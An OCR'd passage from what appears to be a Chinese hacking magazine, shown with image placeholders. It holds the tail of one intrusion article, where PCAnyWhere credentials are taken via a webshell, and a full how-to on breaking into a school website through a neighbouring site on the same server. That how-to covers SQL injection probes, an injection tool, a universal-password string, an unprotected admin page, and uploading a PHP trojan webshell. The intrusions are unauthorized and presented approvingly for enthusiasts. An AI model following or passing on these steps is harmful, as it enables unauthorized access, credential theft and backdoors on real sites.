


图9




图10

#@$%&dfs_sdf254642dsdsb##$目录下#Sdsd$%&#@3351_asda@$#.asp，看来管理员的确狡猾，如果硬猜的话，这辈子也猜不出来。在WebShell上浏览了一下，发现装有PCAnyWhere，下载cif文件，成功获得PCAnyWhere的用户名和密码。如图11所示。





图11

至此就拿到最高权限了。不过后来考虑了许久，发现这个西安搜狐和Sohu好像一点关系都没有，仅仅是挂了一个吸引人的牌子。

适合读者：网络爱好者、入侵爱好者
前置知识：无

VIP会员学习成果展

实战PHP旁注加提权



文/图[黑防VIP]武夫

今日朋友发来一个站，让帮忙搞搞。打开一看，原来是他们学校的站，全PHP的，而且做的很安全，根本没有地方下手。思考了几分钟之后，决定采用旁注战术。因为PHP虽然难以搞定，但提权还是比较容易的，而且一般情况下，权限给的也很大。

用明小子(DOMAIN V 3.5)的域名查询功能，找到几个同IP的站。基本都看了下，全是PHP页面的。经过一翻筛选，锁定目标于：http://www.xxxxxxxcom/（是个成人用品站，未满18岁者闪，本刊读者需要怀着虔诚的心态对待技术，我们需要对页面内容忽略啊。）




图 1

好，我们随便点开一个页面，http://www.xxxxxxx.com/Shopping_DisplayProducts.php?action=open&ClassfiyID=1&ProductsID=41在后面加上单引号，返回空白，看来有戏。再在后面输入：

And 1=1　返回正常

And 1=2　返回空白　如图2所示。




图 2

确定思路，现在开始用PHP注入。我的原则一向是有工具用工具，工具不行再用手来，这次也不例外。打开HDSI，添上网址，输入关键字，顺风顺水开始跑。如图3 所示。




图 3

好了，一共23 位字段。开始跑用户名密码，还有后台。不幸的是，经过漫长的等待，我一个表都没得到，更谈不上字段了。不过幸好跑到几个后台。

http://www.XXXX.com/admin_login.php

http://www.XXXX.com/admin_main.php

试试看万能密码'hackwolf'='hackwolf'能不能登录，如图4 所示。




图 4

看来运气不好，黔驴技穷了。无奈下打开了第二个地址，希望能找到一点灵感。结果差点吐血。如图5 所示。

直接就进去了，真不知道管理员是怎么做后台的。下面的步骤很简单，就是上传文件获得WebShell。我直接上传了一个2006.PHP木马。结果没返回任何东西，郁闷。返回前台看看，如图6 所示。

2006.PHP显示成图片了，看来不能被执行，又失败了。习惯性的看了下图片的属性，差点乐死……如图7 所示。




图 5




图 6




图 7

原来传上去了，只是没改后缀。顺利的按照地址找到了可爱的木马。登录进去，找找朋友学校站点的目录。发现可以跳转任何目录，可读可写，看来权限给的不低。顺利找到目录，放个马进去。如图8 所示。

